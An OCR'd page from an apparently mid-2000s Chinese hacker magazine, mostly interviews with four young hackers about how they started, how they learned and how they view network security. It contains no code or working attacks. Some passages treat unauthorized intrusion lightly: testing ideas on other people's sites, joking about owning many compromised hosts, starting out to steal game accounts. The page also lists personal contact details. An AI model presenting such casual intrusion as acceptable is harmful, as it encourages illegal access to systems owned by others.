
图6

哈哈，成功破解了该OCX控件，方法是不是简单多了？

（本文涉及到的ActiveSkin，光盘有收录）


黑客人物面对面

邪恶八进制安全小组之冰血封情



sagi：冰血封情，你好，能不能先向各位读者介绍一下自己？

冰血封情：好的，我是www.EvilOctal.com 邪恶八进制安全小组的站长，现在为桂林电子工业学院的一名计算机大三的学生。

sagi：邪恶八进制安全小组，这个名字好怪哟，有什么特别的意义吗？

冰血封情 八进制最早是国外的一个内部组织，组织里绝大部分是华人，我高中时候的一个好朋友是小组的成员之一，他后来去了美国，认识了小组的一些成员，于是在他的介绍下，我加入了这个组织。其实这是一个Script Kiddies的黑客组织，后来我那朋友因为读书逐渐不干了……后来又发生了一些不愉快的事情。就这样我就在国内自己建立了这个邪恶八进制小组，只是怀念，加了邪恶的目的是因为EST中文读法和1ST同音，想激励一下自己:）EST一开始采取内部交流的方式，也是因为模仿他们的原因。

sagi：www.EvilOctal.com 邪恶八进制安全小组是成立于什么时候的？

冰血封情：比较准确的时间是2004年8月份才成立的。

sagi：这么说以前你都是单打独斗了？

冰血封情：我在成立这个安全小组之前是中国黑客联盟的成员，后来是中国暗域网络的成员……我呆过的站N多，有挂名嫌疑，所以只说这两个了。这也充分证明了一个问题就是人才共享，因为不够才共享，说明中国的网络安全根基不厚，任重道远……

sagi：那么，你最初是如何接触网络安全或者说是黑客技术的呢？

冰血封情：我家庭条件还可以，所以接触网络比较早，98年开始拨号上网的时候其实只是对网络技术感兴趣，从没想过去接触安全，更不知道安全是什么，只是对操作系统和网络的操作特别熟，最多也就杀杀毒。在2001年，我在报纸上偶然看见黑客这个话题，于是回家上网络搜索了一下，找到了一个叫客家黑客联盟的站。于是第一次接触到了网络安全……

黑客技术真的很迷人：）

sagi：那么后来又是什么让你迷恋上了这个技术的呢？或者说这个技术到底对你又有什么样的吸引力呢？

冰血封情：那两年，国内恶意网页、Unicode漏洞、终端服务的输入法漏洞和空连接正是流行的时候，说Unicode漏洞造就了中国一代Script Kiddies一点也不为过，它真的就像今天的SQL Injection一样的火，而且操作简便，很容易让初学者上手。任何一个有好奇心的人，都很容易被这种探索远方服务器内容的快感所吸引的……我本身也有很浓重的好奇心，因此，一点点的，我越走越深……

sagi：是的，目前活跃在国内黑坛的网络高手有许多都是从2001年成长起来的，事实上我也是2001年才接触的网络及黑客技术。但是对于目前的网络安全技术或者说是黑客技术，已经不同于2001年了，那么你是如何看待最近一两年来的网络安全技术的发展呢？

冰血封情：我觉得近两年来，咱们业内的安全技术开始逐渐呈现两极分化，专业性越来越强：

一方面专业安全领域，高手们更加用心踏踏实实地去研究更深的东西，已经不仅仅把目光一味放在实践技术上了。理论、市场、管理等等都开始关注。这点在安全焦点论坛上可以很清晰的感触到。

另外一方面，非专业安全领域，呈现小组化趋势，这已经和前些年“大联盟”的组成方式大大不同了。

sagi：许多的初学者都感觉到现在学习这类技术，好象是门槛变高了，不再像前几年那样好学了，技术也更难以掌握了，你是如何看待这个问题的呢？

冰血封情：我觉得，任何事物的发展都是会越来越系统的，这是客观的变化过程。我们的门槛似乎高了，这对于我们来说是一件可喜的事情。证明我们的安全技术领域确实已经进步了。尽管这样，我觉得要是想入门还是不难的，比如注入就很好学呀，毕竟这是应用层的东西。不过还是推荐大家从基础开始学，不要急于做一个Script Kiddies，我当初就选择了一条不正确的路线。当然，如果你只是想玩玩hacking那就另当别论了。

sagi：那么，对于广大的初学者朋友来说，要如何才能更好的掌握网络安全（黑客）技术呢？

冰血封情：我觉得，做Script Kiddies是提起你的兴趣，毕竟兴趣是最好的老师，但是要真的好好钻研下去，认认真真扎实的学好一门编程语言是很必要的基础，像业内很多高手他们都有一把过硬的语言。只有这样才能做到，知其然，知其所以然。这点我就做

的不是很好，很多编程语言都接触过，但是都不精。另外，一定要多实践，你会总结出和别人不同的技术经验来，这样交流才有意义。理论是枯燥的，它是指引技术的一个风向标而已。

如果你想做个真正的黑客，C和汇编是不可缺的……

sagi：在网上你也经常的与这个圈子里的朋友交流吗？

冰血封情：是的，dahubaobao、风泽、冰狐浪子、Bideyore、Etern4lCn、无敌最寂寞、Sunwear等等，好多都是我很好的朋友，还有一些高手也经常指点我，比如：焦点的eyas大哥、CSDN的无锋之刃大哥。不过我的朋友绝大部分都工作了，一般很少有时间探讨技术，都是留言回复的模式。

sagi：你曾经加入过国外的黑客小组，那么现在还与国外的同行经常交流吗？

冰血封情：是的，这是很平常的，但是我不喜欢用ICQ和MSN，一般都是Email交流，我和巴基斯坦、印度和日本的安全界朋友比较熟，西方国家的也有往来，但是总说不到一块儿。国内很多高手也用MSN。

sagi：那么国外与国内的同行之间的技术水平有差距吗？

冰血封情：个人感觉，应该说学术界差距比较大，但是在专业安全方面，就技术来说国内的顶尖好手还是与国外基本持平的，因为他们也经常交流。很多巴西和美国的黑客都知道我们中国的Lion和isno，还知道我们的安全焦点。但是毕竟我们的客观条件有差距，很多的时候是环境的原因造成技术落后的。

sagi：网络安全是一门涉及范围很广的技术，包括硬件诸如防火墙路由器、服务器的设置与维护、服务器的安全检测或入侵检测、网络程序的编写，程序的保护与破解，密码学等等，而网络攻击只是其中涉及到的一个部分，很少有人可以全部精通以上的所有知识，那么对于目前广大的网络安全爱好者来说，他们又要如何来选择呢？

冰血封情：网络安全技术的确是咱们国家一门新兴边缘学科，通过我自己的学习感触，我觉得一开始不要去刻意选择某个方向，甚至包括你适合与否都不要过早的下结论。首先应该熟悉操作打好基础，通过一段时间的接触，你可以自己感觉出你适合哪个方向，那个时候再选择便可水到渠成。我一直认为，自己选择自己喜爱的专业方向是很重要的，当然应该对自己的选择负责。Linux 创始人托瓦兹的"Just for fun"是很有道理的。

sagi：可以说，网络安全技术，虽然也在国内发展了好几年了，但是仍然属于一门新兴的学科，几乎在国内的大学里没有这个专业，再加上国内媒体的一些负面报道，这也使得这门技术要想堂而皇之的在大学课堂上普及，近几年内几乎是不可能。这也就给网络安全技术在国内的发展造成了很大的阻碍，你认为该如何才能解决这个问题呢？

冰血封情：我觉得，在网络安全的问题上冲突比较小，目前国内已经有好几所重点大学开设了相关专业，而且国家已经把信息安全列为十五期间的重大科技专项，前景还是很乐观的。相反，媒体的负面报道是对"黑客"一词误解起到了推波助澜的作用，关于为"黑客"正名的问题，孤独剑客大哥曾经专门写过文章。其实黑客技术是网络安全中"攻"的方面的一种概括，而网络安全又是信息安全中的一个分支，我觉得一切已经包含在了信息安全之中了，科学家的眼光还是很敏锐的。

sagi：除了网络之外，你还有没有别的爱好？

冰血封情：挺多的...美术、篮球我都挺喜欢，美术我高中的时候还拿过校园文化艺术节的三等奖，篮球么，以前初中高中都是校队的中锋，也拿过市里的名次的，不过没上前三就不好意思说了*_*。

sagi：可以公布一下你的联系方法吗？我想会有许多的读者朋友想同你联系，共同探讨网络安全技术。

冰血封情：大家可以通过我的QQ：124839278和我联系，当然我也是邪恶八进制安全小组的成员，也可以到邪恶八进制安全小组来找我 www.EvilOctal.com，不过要事先说明的是我们的服务器使用的是动态DNS，所以有时候会导致访问不了，一切为了安全，还请勿怪，希望喜爱从事网络安全工作的朋友和我交流，指教。

中国年龄最小的黑客高手——wolfboy

sagi：wolfboy 你先向各位朋友介绍一下自己吧！

wolfboy：各位哥哥、姐姐好，我是wolfboy，大家可以叫我狼孩，很高兴，今天也可以跟大家来一次亲密接触，我今年14岁，是一个初二的学生，但是我很喜欢网络安全！

sagi：wolfboy 你最早接触网络安全是从什么时候开始的呢？

wolfboy：我是于2003年11月也就是初一的时候才开始接触网络安全的。

sagi：我想象你这个年龄的大多数同学，玩得最多的还是网络游戏，你为什么会选择枯燥的网络安全技术呢？

wolfboy：呵呵，你可能想错了，其实一开始我也是玩网络游戏，只是天天听人说，学黑客可以偷网络游戏的ID，所以我才开始学……（sagi 狂汗！）后来，当我真正开始学的时候，才明白原来黑客不是我一开始想象的那样。

sagi：那你眼中的“黑客”又该如何理解呢？

wolfboy：现在我认为黑客代表的是一种精神，是一种不懈努力的精神。

sagi：我想有许多年龄和你差不多的朋友最感兴趣的是，当他们想学习黑客技术，或是想成为一个令人羡慕的黑客高手的时候，却不知道自己该从何下手，该如何学习？你能谈谈你当初是如何学习的吗？或者是说你学习的方法？

wolfboy：其实我学习的方法是最笨的方法，但我想也可能算是最好的方法了，就是要先对网络安全产生兴趣……有了兴趣，你就会有追求，这样就有了动力，我最开始学习的时候就是叫我老爸帮我去中山大学办了个借书证，然后每到周末，我都会整天去那里看一些编程的书（C 语言），刚开始时，真的是丈二和尚摸不到头脑，后来天天看，看得多了，慢慢地就熟悉C 语言了。

sagi：这么说你的c语言完全是自学的了？

wolfboy：对，完全是自学。

sagi：你最初接触UNIX、Linux是什么时候？

wolfboy：是2003年3月份，那个时候之前，我学了汇编和Win32下的编程，写了一些小东西，但拿给别人看，他们都认为是垃圾。当时我很郁闷，整天泡在网上去黑别人的网站，想证明自己的实力，后来认识了半条命，是他教导了我，于是我反省过来……我还年轻，我还有很多路要走，我不可以荒废，于是我选择了UNIX、Linux。

sagi：对于许多初学者朋友来说，接触最多还是关于Windows下的安全问题，而只要一提到UNIX、Linux，他们就会认为那是非常难学的东西，你是如何看待这个问题的呢？

wolfboy：没错，UNIX、Linux的确比Windows要难一些，但是大家想想，其实这和学英语有什么不同呢？小时候我们学一门语言，大人们说什么我们跟着说什么？不就学会了吗？学英语是这样，学UNIX、Linux也是这样，就好像刚开始接触电脑学Windows一样，用对待Windows的心态去对待UNIX、Linux，你就会发现，其实它们也不是那么难学的。

sagi：你认为对于那些喜爱网络安全技术的初学者朋友来说，他们要怎样才能学好网络安全技术呢？

wolfboy：嗯，这个问题，我刚才说过，要多看书多努力，看不懂的再看第2遍、第3遍、第4遍，要是还看不懂的话，看点其他的，以后再来看的时候你会发现你突然懂了。不过，光是看书是没有用的，这不成了书呆子了吗？应该学习与实践相互结合，这样的话才可以做到事半功倍。

sagi：对于国内的网络安全现状，你是如何看的？

wolfboy：我觉得国内的网络安全技术缺少创新，就连工具有很多都是国外的，比如sql漏洞，这个是国外几年前的话题了，而我们却还在搞……什么nmap呀，国外的人能写，我们就不能写出更好的吗？还有一点就是国内的脚本小子实在太多，他们整天黑站过日子，这30多万的脚本小子，如果开窍，不去黑什么站，去好好学习的话……相信国内的安全实力一定大增。

sagi：你的家人、老师和同学知道你学习网络安全（黑客）技术吗？他们又是怎么看待这个的？

wolfboy：他们都知道，我首先感谢我的家人一直以来对我的支持与鼓励……对于老师，他对我也很关心……老师也知道我学网络安全，他不是一个古板的人，他明白黑客是好人，不像骇客，不过他一直提醒我要注意学习安全和本身的学业要协调，不要荒废了学业…… 同学们现在都很想跟我学习安全技术……对我很好，他们在学习上和安全技术上都经常跟我交流！（有这么多理解、支持自己的家人、老师、同学，sagi好羡慕哟！）

sagi：同圈子里的朋友你也经常交流吗？

wolfboy：交流不多，我很少跟圈子里面的朋友交流，我甚至只认识几个圈子里面的朋友，在网上交际不是很好，可能是我一个最大的弱点，我以后会改正这个毛病的。

sagi：我想，你的家人和老师一定不知道你黑了这么多的网站吧？

wolfboy：呵呵，不过说实话，我很少黑别人网站的，我一般都是为了实验新的想法是否正确而去别人的网站做做测试。


sagi：你以后会把网络安全当成一种业余爱好还是当成一种事业来发展呢？

wolfboy：我想我会把他当成一种事业来发展，从刚开始理解到黑客的含义，我就深深地爱上了网络安全这块乐土，我想我很难离开它！

sagi：可以公布一下你的联系方法吗，肯定会有许多朋友想同你联系，共同探讨网络安全技术或是向你请教该如何才能更好的掌握这门技术的。

wolfboy：好的，我的e_mail是hackerpeng@163.com，另外我再给大家拜个年，祝大家鸡年快乐，肉鸡多多！

曾经的枫三少



sagi：枫三少，你好，先向各位读者朋友们介绍一下自己吧！

枫三少：各位朋友，你们好，我是枫三少，四川人，职业嘛！呵呵，姑且算是一个自由职业者，呵呵！

sagi：三少，你是从什么时候起开始接触的网络安全技术呢？

枫三少：我接触电脑是在初中时期，也就是97-98年间吧，接触网络安全技术是在2001年。

sagi：看来，你接触网络安全的时候和我差不多呀，三少，你当初怎么会喜欢上网络安全技术呢？

枫三少：有一次我QQ被偷了，心里很不爽，很愤怒！后来感觉网络安全挺带劲的！而且我自己的性格也是比较崇尚自由与共享，但在现实中却又往往无法实现，所以我就想打破那个所谓的没有自由、不共享……

sagi：那你又是从什么时候开始学习的脚本技术呢？

枫三少：好象是从2002年吧，其实当时学的也不光是脚本，很杂，只要有书我就看，不过大多是学校的一些教程。脚本技术还是从孤独剑客的网站被NEVER渗透了的时候才开始学习的。

sagi：然后就开始把自己的学习重点都放在了脚本上，是吧！

枫三少：算是吧，主要是这个不需要什么工具，因为当时我基本上都是在网吧里上网，也不方便装太多的工具。

sagi：那你当时是怎么学习的脚本技术的呢？或者是说你的学习方法、学习经验，我想这个问题，许多读者都是很关心的。

枫三少：笼统点讲就是多看多实践。我不怎么写文章，因为我觉得方法是死的，招术其实就那么多，关键是看自己能否灵活运用。有些方法必须要自己实践、亲身体验后才能够领悟，并且可以找到一些属于自己的东西，这就是所谓的必杀技。

sagi：枫三少，你认为要想熟练的掌握脚本攻击技术，需要掌握哪些基础的知识呢？

枫三少：数据库的知识是必然的啦！还有就是网络的传输协议，比如为什么提交个错误的信息就返回错误的提示。这个比较抽象一点，我举个例子说明。比如作为一个客户端要访问一台服务器上的资源是怎样来向服务器发起申请，然后服务器是怎样来处理并将结果返回给客户端的。

再则就是要有一定的编程功底，比如你要注射一个ASP网站，你连ASP是怎样写的都不知道你怎样去破坏那个原语句使它出错呢？

很多人觉得学习类的东西，当然包括计算机，都是讲究灵活运用，但事实上是你掌握的应该到了一定的基础上之后才能够做到这一步的，这就像你连乘法口决表都不会背，又如何去计算数学运算呢？

sagi：2004年的时候，你在网络上挺活跃的，可是后来，好像突然的一下子就销声匿迹了，为什么呢？

枫三少：这样说吧，当时的我确实有点儿冲动，我不想否认这点，但是更多的还是因为我看不惯某些人。我觉得好多地方都是在骗钱，交了钱却什么都学不到，这不给我们同行抹黑么？还有就是看不惯某些自持手中掌握了一些技术，就总是做出一幅高高在上的样子，好象自己就真的是天下无敌了一样，对于这些现象，我看不惯，甚至是非常的反感。

后来不上网是因为我也体会到，当你稍有点所谓的名气（这里我说下，我没啥名气），网上的麻烦事跟着就来了，而我呢脾气也不是太好，急了就管不住自己了，会发火。这样自然也就无意中与一些人有了矛盾。

另外就是现在的什么什么收费网站，就像雨后春笋一般的冒了出来，但真正让我感觉到不错的也就那么几家。虽然还是有点看不顺眼，可还是……毕竟自己不是超人，更不是圣人，既没那个权利也没那个经历。比我优秀的人比比皆是，再说了，2004年的时候就因为某些事与许多人产生了矛盾，过累了以前的那种日子，所以才有了销声匿迹的想法与做法。

当时还有一个主要的原因就是觉得自己跟别人比起来懂的东西真的很少，2004年的"活跃"或许应该算是我成长的一个经历吧！现在就打算把技术再系统的学习一下，因为以前学的很杂，然后准备向底层与编程方向上发展！

其实我的水平并不怎么样，当时有很多人要拜师，我都拒绝了，不管当时别人对我的评价是怎样，我始终认为我掌握的技术比起前辈们来真的差得太远，我没那个能力教人，我只能是误人子弟，所以我就拒绝了。

sagi：能不能谈谈你对当前国内网络安全的看法？

枫三少：现在的网络安全技术站点比以前的来说要好了许多，起码大的组织基本上都定型了。不过仍然有些打着X客的组织，站点存在……

很多个人站点现在感觉做得也挺不错的，麻雀虽小但五脏俱全，虽然很多不是那么权威，但是可以看得出管理员的用心良苦，毕竟这些都是免费义务的嘛，呵呵，向他们致敬！

还有就是收费网站，现在的很多大站都是小站或者个人网站慢慢发展起来的，管理员都是无偿的，但是站点大了，东西多了没地方放，就会适度的收费，买服务器扩充宽带、资源……这本是好事，当然如果是骗钱的就应该鄙视他们了。

sagi：你同国内外的同行交流的多吗？

枫三少：交流谈不上，准确点说是学习。但认识了许多国内的老前辈，经常从他们那里学到很多技术，也包括生活方面的东西，让我少走了很多弯路，也有很多很谈得来的，都成为了忘年之交。

sagi：那么，以后，你打算把网络安全当成自己的一项职业吗？

枫三少：不一定，我现在就在跟朋友筹备搞个网站，初步打算是靠自己把大学的学费赚起来然后回大学读书，毕业后就先找个工作多学习一下，等到有条件了，也觉得自己掌握得差不多了就准备搞个公司什么的，我想还是会跟网络有关的。

我学电脑是因为以前家境不好，就想偷偷的学点技术好快点出来赚钱，因为学电脑成绩一下子就降了很多，反正走到哪都是被批评被骂的对象，毕竟当时我还是学生，不好好读书搞其它的在许多人眼中就是不误正业。因为在他们看来玩电脑就是玩游戏、聊天等等……其实我基本不玩游戏的，传奇出来这么多年我到去年年底才把那里面的三个人物区分开来，呵呵！

对于技术来讲，越基础的才是越好的，你能懂能掌握，能灵活使用，把它变成自己的东西其实在别人看来就是权威。

sagi：是呀，我当初在网吧上网时，也是不玩游戏的，旁边几乎所有的人都在玩传奇，我就从网上找一些资料然后记到一个笔记本上，现在那个笔记本上边已经记满了东西，都是当时在网吧记下的。甚至是现在，上边的某些东西都是很有用的，比如VMS操作系统的一些常用操作命令等。

枫三少：我以前买不起书时就用手抄的，<<C 语言>>我花了一个星期才手抄完的，标点符号都没改，不敢改，因为当时不懂编程，怕出错，呵呵。真的挺想回到以前的那个年代，感觉现在缺少当时的那个冲劲，至于什么搞站就更没有以前的激情了……挺怀念以前的学习时光。

sagi：最后，可以公布一下你的联系方法吗？可能会有许多读者朋友们想向你请教一些问题？

枫三少：好的．我的联系方法如下：QQ：151356835；MSN：f2s@hacker.com.cn；Mail：f2s@hackbase.com；URl：http://www.x2s.org。

说真的，混这么久了，认识了很多志同道合的好朋友、好兄弟……这里我要感谢6哥（xiaolu，一个老是说自己是我大哥的家伙，理由是他比我年长……汗！），饭哥（臭要饭的！），李哥（LCX），王哥（孤独剑客），嘎子哥（桂林老兵），龙哥等等……所有支持和关心、帮助过我的朋友，我真诚的感谢他们。当然了，也感谢SAGI大哥的帮忙，让我能够有机会跟大伙说说话、透透气儿。最后留些话给现在努力学习的朋友：不要去羡慕别人的成绩，因为那是别人辛苦耕耘得来的；更别去找任何捷径，技术的东西是没有任何捷径可走的，基础的东西都不掌握你就没办法谈进一步的灵活运用，靠人家来填鸭式教育，即便是短暂的成功那也一定不属于你，更不会让你受益很久……多学、多想、多实践、必要的交流，才是唯一的成功之路！！

20NT网络安全小组－浪心

20NT是国内一个专业的网络安全站点，在国内的网络安全界，几乎没有人不知道20NT的，本期就让我们来了解一下20NT以及20NT的站长－浪心！

sagi：浪心，先来向各位朋友介绍一下自己吧！

浪心：我是20NT网络安全小组的浪心，还算是擅长编程吧，本人目前还是个学生，一直努力是我的原则，对于黑客方面，我想我还有很长的路要走！

sagi：浪心，没有记错的话你应该是江苏无锡人吧！

浪心：是的，不过我目前正在辽宁葫芦岛踢足球。

sagi：中超、中甲还是中乙？

浪心：哪里啦，也算是圆自己的梦吧，因为从小就很喜欢踢足球，所以最后选择了考体院，也算是完成一个人生目标，一直以来就记得奶奶的教诲，要做一样像一样。

sagi：20NT是什么时候成立的？

浪心：是在2002年12月1日。

sagi：刚开始时，是怎么想起来成立20NT网络安全小

组的呢？

浪心：在那之前就接触黑客了吧:)后来才想将建立自己的站，刚开始时是浪心小站:)后来20岁了，想想也不能再是小站了吧，也该大点了，就建立了20NT。NT是大家很熟悉的名字，当时我使用Win2000系统，每次启动都能看到基于NT核心，所以就取名叫了20NT。

sagi：那你最早是怎么接触的黑客呢？

浪心：算算也该是2001年吧:)在那之前一直在学习编程，一次偶然的机会和GE126认识了，看了他写的《黑客安全阀》，去了他的论坛，就这样慢慢接触黑客的。

sagi：20NT组织成立于2002年，可以说，成立的时间并不早，可是只一两年的时间，20NT就被得到了许多网络安全爱好者的认可，这是为什么呢？或者说，是20NT成功的经验是什么？

浪心：怎么说呢，前后一共经历了近7次改组，我们一直在寻找适合自己的发展方向，到最后，我们确定了自己的目标，发展自己的原创作品，将复杂的东西简单化，将黑客工具可视化。这些都是大家希望的，很多人就很不喜欢CMD下的入侵，对他们来说，可视化的东西更容易接受。然后就是低调，这很重要，一个站低调可以做很多的实事。团结也很重要，如果一个站有很多默默支持你的朋友，那么永远不会倒下去。

sagi：能介绍一下20NT的主要成员吗？

浪心：清无浊心、依冰、sunlion、剑心、紫侠客、TheDayBefore，还有我的好朋友，在编程方面很突出的小韩。这里不能一一写出来，需要感谢所有支持20NT的成员，他们一直是我发展的动力。

sagi：你同国内外其他网络安全组织的联系多吗？

浪心：同国内的组织联系还算比较多吧，岁月联盟的站长猪猪、BST的b0yfriend、安全天使的逢源都是我很好的朋友:)以前同桂林老兵的联系也很多。

sagi：你是怎么来看待网络安全的？

浪心：引用别人的一句话"一场永远不会结束的战争"，我想他说的很有道理，很多东西需要慢慢的研究才能浮现出来，安全提高了，黑客的技术也提高了，永远也回不到那个3389的年代了:)新的力量会取代那些古老的技术，我们应该不忘前辈带给我们的帮助，也需要以他们为目标来超越自己。

sagi：确实，近一两年来，网络安全发展得很快，水平也比过去提高了许多，但同时，新病毒、新漏洞、新的攻击方法也层出不穷，你又是如何认为的呢？

浪心：举一反三，虽然只是一个漏洞，我们却可以将他扩展到其他方面，比如旁注入侵方面，同样的原理，却利用于不同的系统。中国的黑客从不缺乏思维，所以在这个领域我们的思维异常活跃，黑客这个名词被很多人所接受，黑客类的杂志也开始变多，这都从某种程度上推动了中国黑客的发展。

